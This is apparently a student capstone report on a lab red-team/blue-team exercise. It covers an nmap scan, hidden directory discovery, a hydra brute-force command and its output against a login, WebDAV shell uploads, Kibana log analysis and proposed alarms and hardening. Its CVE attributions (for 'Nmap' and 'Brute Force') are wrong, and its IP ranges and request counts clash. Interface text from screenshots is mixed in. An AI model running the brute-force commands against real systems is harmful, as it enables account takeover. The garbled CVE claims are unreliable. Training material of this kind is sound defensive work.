Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Trevor Krajcovic

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0
Netmask: 24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Ubuntu
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Victim Machine
Kali	192.168.1.90	Attacking Machine
Elk	192.168.1.100	Elk Servers, Data gathering

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2020-9473 (openSSH)	This vulnerability allows the attacker to gain access to the victims system via SSH.	This allows an attacker to gain root access to the system and completely take over the victims OS.
LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
CVE-2020-7954 (Nmap)	Listed open ports and access to the victims website as port 80 was open.	Allowed us to view the company folders and private information leading us to valuable information.
CVE-2020-8988 (Brute Force)	Cracks passwords from a wordlist that consists of millions of possibilities.	Allows the attackers to gain access to vulnerable systems using cracked passwords.


Exploitation: [Sensitive Data Exposure]

Tools & Processes

We exploited the first vulnerability by running an nmap command using the ping sweep technique.

Achievements

This exploit gave us an IP address of the victim machine which was found to have open ports. One of the ports happened to be port 80 (http).



```
root@kali:~# nmap 172.16.84.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-30 12:55 EDT
Nmap scan report for 172.16.84.1
Host is up (0.0017s latency).
Not shown: 908 closed ports, 91 filtered ports
PORT    STATE SERVICE
631/tcp open  ipp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.84.2
Host is up (0.00070s latency).
All 1000 scanned ports on 172.16.84.2 are closed
MAC Address: 00:50:56:F9:EB:07 (VMware)

Nmap scan report for 172.16.84.205
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:1C:28:DC (VMware)
```


Exploitation: [Hidden Directory Access]

Tools & Processes

To exploit this vulnerability, we located the companies files using the open port (80) we found utilizing the nmap scan.

Achievements

This exploit gave us access to company files, which in turn revealed the secret folder under /company_folders/secret_folder/




```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR


Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder/ is no longer accessible to the public
```

Authentication Required

http://172.16.84.205 is requesting your username and password. The site says: "For ashton's eyes only"

User Name:

Password:


You are screen sharing
Stop Share
Red vs Blue (2) - ml-lab-25660a5e-4481-4e8b-8727-1ff90fc77a85.southcentralus.cloudapp.azure.com:60949 - Remote Desktop Connection
Kibana
[Metricbeat System] Overview
[Filebeat System] Syslog dash
Discover - Kibana
Not secure
192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(_so...
Discover
New
Save
Open
Share
Inspect
KQL
Show dates
Refresh
+ Add filter
packetbeat-*
Search field name
Filter by type
Selected fields
_source
Available fields
Count
@timestamp per 3 hours
Time
_source
Expanded document
View surrounding documents
View single document
Table
JSON
Type here to search

url.path: /company_folders/secret_folder/

Last 7 days

2 hits

Nov 4, 2020 @ 02:30:23.359 - Nov 11, 2020 @ 02:30:23.359 — Auto

```
Nov 7, 2020 @ 19:59:13.481   url.path: /company_folders/secret_folder/ @timestamp: Nov 7, 2020 @ 19:59:13.481
                             query: GET /company_folders/secret_folder/ type: http
                             url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http
                             url.domain: 192.168.1.105 server.ip: 192.168.1.105 server.port: 80
                             server.bytes: 733B host.name: server1 ecs.version: 1.5.0
```

```
@timestamp              Nov 7, 2020 @ 19:59:13.481
_id                     DSJKpHUB-b9izQTAnWDp
_index                  packetbeat-7.7.0-2020.10.28-000003
_score                  -
_type                   _doc
agent.ephemeral_id      b54ab76f-5c23-4272-90e4-bc3d2b5dc8fc
```


Exploitation: [Brute Force]

Tools & Processes


We utilized hydra in Kali Linux to crack the password needed to access secret files, running Ashtons file against rockyou.txt.

Achievements

Using hydra we gained access to ashtons login for the company page. Cracking this password gave us access to the secret files.



```
root@kali:/# hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-30 13:06:13
```


Kali on ML-REFVM-684427 - Virtual Machine Connection
File
Action
Media
Clipboard
View
Help
download rockyou.txt - ...
Shell No. 1
11:39 AM
Shell No.1
File
Actions
Edit
View
Help
MSFU
Security
SIEM
Centralize security events for interactive investigation in ready-to-go visualizations.
Add events
Elasticsearch data
your Elasticsearch index
Elastic Stack
Index Patterns
Manage the index patterns that help retrieve your data from Elasticsearch.
Does rockyou.txt contain all dictionary words?
3 answers
Jul 24, 2018
How many passwords are in rockyou.txt?
3 answers
Jan 20, 2018
More results from www.quora.com


```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "alphabet" - 8749 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "VERONICA" - 8750 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ALEXANDRA" - 8751 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "020406" - 8752 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wentworth" - 8753 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "warner" - 8754 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "universo" - 8755 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "three3" - 8756 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "susanita" - 8757 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "stripes" - 8758 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "stella1" - 8759 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "stacey1" - 8760 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "spanner" - 8761 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "south13" - 8762 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "softball14" - 8763 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "slapshock" - 8764 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "seahorse" - 8765 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sanandreas" - 8766 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rosanna" - 8767 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "reilly" - 8768 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "qawsed" - 8769 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "office" - 8770 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "nicole07" - 8771 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "musicman" - 8772 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "monkey10" - 8773 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "money12" - 8774 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "mojojojo" - 8775 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "manny1" - 8776 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "macaco" - 8777 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lovergurl" - 8778 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "loser12" - 8779 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "loquesea" - 8780 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lalakers" - 8781 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "katherin" - 8782 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "july30" - 8783 of 14344398 [child 5] (0/0)
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The scan occured at 8:00 p.m.
- The spike in connections over time around this time frame indicate the scan.



Red vs Blue (1) - ml-lab-25660a5e-4481-4e8b-8727-1ff90fc77a85.southcentralus.cloudapp.azure.com:60949 - Remote Desktop Connection
Recycle Bin
Google Chrome
Kibana
Visual Studio Code
Hyper-V Manager
Kibana
[Metricbeat System] Overview
[Filebeat System] Syslog dashb
Discover - Kibana
Not secure
192.168.1.100:5601/app/kibana#/dashboard?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-15m,to:now))&_a=(descripti...
Dashboard / Editing New Dashboard (unsaved)
Search
KQL
Last 15 minutes
Show dates
Refresh
+ Add filter
200
207
204
GET /s...
PROPF...
POST ...
PROPF...
GET /...

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	90
http://192.168.1.105/webdav	22
http://snnmnkxdhflwgthqismb.com/post.php	22
http://192.168.1.105/webdav/shell.php	14
http://www.gstatic.com/generate_204	7

Export: Raw Formatted

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	90
http://192.168.1.105/webdav	22
http://snnmnkxdhflwgthqismb.com/post.php	22
http://192.168.1.105/webdav/shell.php	14
http://www.gstatic.com/generate_204	7


Export: Raw Formatted

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	21GB	447.6MB
192.168.1.90	192.168.1.105	220.5KB	323KB
192.168.1.105	192.168.1.100	7GB	333.9MB
192.168.1.105	192.168.1.90	53.2KB	736.4KB
185.243.115.84	172.16.4.205	36.1MB	75.2MB
166.62.111.64	172.16.4.205	9.6MB	169.6KB
10.0.0.201	64.187.66.143	1.3MB	29.8MB
10.0.0.201	10.0.0.2	786.7KB	756.1KB
10.0.0.201	23.43.62.169	687.8KB	36.1MB
10.0.0.201	96.7.89.194	195.7KB	785.4KB

Analysis: Finding the Request for the Hidden Directory

- The request occurred at 7:50 p.m. There were two request made.
- The files which were requested was the /secret_folder/ file. This file contained a password that allowed us access to the victim machine.



Red vs Blue (2) - ml-lab-25660a5e-4481-4e8b-8727-1ff90fc77a85.southcentralus.cloudapp.azure.com:60949 - Remote Desktop Connection

192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(_so...

url.path: /company_folders/secret_folder/

Last 7 days

packetbeat-*

2 hits

Nov 4, 2020 @ 02:30:23.359 - Nov 11, 2020 @ 02:30:23.359 — Auto


```
Time                         _source
Nov 7, 2020 @ 19:59:13.481   url.path: /company_folders/secret_folder/ @timestamp: Nov 7, 2020 @ 19:59:13.481
                             query: GET /company_folders/secret_folder/ type: http
                             url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http
                             url.domain: 192.168.1.105 server.ip: 192.168.1.105 server.port: 80
                             server.bytes: 733B host.name: server1 ecs.version: 1.5.0
```

Expanded document

@timestamp	Nov 7, 2020 @ 19:59:13.481
_id	DSJKpHUB-b9izQTAnWDp
_index	packetbeat-7.7.0-2020.10.28-000003
_score	-
_type	_doc
agent.ephemeral_id	b54ab76f-5c23-4272-90e4-bc3d2b5dc8fc

Analysis: Uncovering the Brute Force Attack

- There were 13,100 requests made in the attack.
- There had been 42,000 requests before the password had actually been cracked.



Red vs Blue (2) - ml-lab-25660a5e-4481-4e8b-8727-1ff90fc77a85.southcentralus.cloudapp.azure.com:60949 - Remote Desktop Connection

192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(_so...

Discover

user_agent.original: "Mozilla/4.0 (Hydra)"   KQL   Last 7 days

packetbeat-*

13,100 hits

Nov 4, 2020 @ 02:26:56.024 - Nov 11, 2020 @ 02:26:56.026 — Auto

```
Time                          _source
Nov 7, 2020 @ 19:39:20.664    user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Nov 7, 2020 @ 19:39:20.664
                              status: Error http.response.status_code: 401 http.response.bytes: 698B
                              http.response.body.bytes: 460B http.response.headers.content-length: 460
                              http.response.headers.content-type: text/html; charset=iso-8859-1
                              http.response.status_phrase: unauthorized http.version: 1.1 http.request.bytes: 163B
```


Expanded document   View surrounding documents   View single document

Table   JSON

@timestamp	Nov 7, 2020 @ 19:39:20.664
_id	gSE4pHUB-b9izQTAmaRB
_index	packetbeat-7.7.0-2020.10.28-000003
_score	-
_type	_doc
agent.ephemeral_id	b54ab76f-5c23-4272-90e4-bc3d2b5dc8fc

Analysis: Finding the WebDAV Connection

- 112 requests were made to this directory.
- These files included passwd.dav and shell.php


Red vs Blue (2) - ml-lab-25660a5e-4481-4e8b-8727-1ff90fc77a85.southcentralus.cloudapp.azure.com:60949 - Remote Desktop Connection
You are screen sharing
Stop Share
Kibana
[Metricbeat System] Overview
[Filebeat System] Syslog dash
Discover - Kibana
Dashboard / Editing New Dashboard (unsaved)
Save
Cancel
Add
Options
Share
KQL
Last 7 days
Show dates
Refresh
+ Add filter
207
PROPFIND /webdav/passwd.dav: HTTP Query
Type here to search
8:19 PM
11/10/2020

Query: url.full: "http://192.168.1.105/webdav/passwd.dav"

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	20


Export: Raw Formatted

Network Traffic Between Hosts [Packetbeat Flows] ECS

No results found

Top Hosts Creating Traffic [Packetbeat Flows] ECS

No results found



Query: source.ip: 192.168.1.90

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	13,104
http://192.168.1.105/webdav	112
http://192.168.1.105/	34
http://192.168.1.105/webdav/shell.php	34
http://192.168.1.105/webdav/passwd.dav	20

Export: Raw Formatted

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	226.6GB	4.8GB
192.168.1.90	192.168.1.105	45.4MB	80.3MB
192.168.1.90	192.168.1.1	1MB	3.5KB
192.168.1.90	192.168.1.90	517.5KB	482.5KB
192.168.1.90	172.217.9.4	307.6KB	4MB

Export: Raw Formatted

Top Hosts Creating Traffic [Packetbeat Flows] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set alarms for nmap scans like ping sweeps or stealth scans. By creating this alert we can detect if the scan is possibly dangerous to our system.

The average for scans on our systems is around 500. You can set a threshold of above 2,000scans to ensure this is a possible attack.

System Hardening

Set firewall rules to block port scans.

To do this we enable filters 7000, 7004, and 7016. By doing this we block traffic that may seem malicious.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alert for any machine that attempts to access the Company_folders/Secret_folder directory

I would set the threshold to be 1 attempt as this directory is malicious

System Hardening

The directory should be removed altogether as it has no purpose for anything good. You could do this with the command rmdir /Secret_folder/ or just delete it via the GUI.

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alarm if error code 401 Unauthorized is return from any server that would detect possible attacks.

The threshold should be above 12 every hour as people sometimes forget their password by nature. By setting it above the average of 10 attempts this will help indicate an attack.

System Hardening

Simply by blocking access from the offending ip address. We can lockout the user and from the login page for a time period of our discretion, for instance 2 hours.

Mitigation: Detecting the WebDAV Connection

Alarm

We can create an alarm to notify anytime this directory is accessed by a machine other than the machine that should actually have access.

System Hardening

We could implement a firewall rule to restrict connections to this folder, along with blocking connections from web traffic

Mitigation: Identifying Reverse Shell Uploads

Alarm

In this case, we could set an alarm to activate when there is any moving traffic over port 4444 along with any .php files that are uploaded to the server.

By doing this we can catch and possibly prevent a meterpreter session and giving someone access to all of our files.

System Hardening

To harden this system you would need to remove the ability to upload files to this directory over the web interface, this is the best possible solution.

The End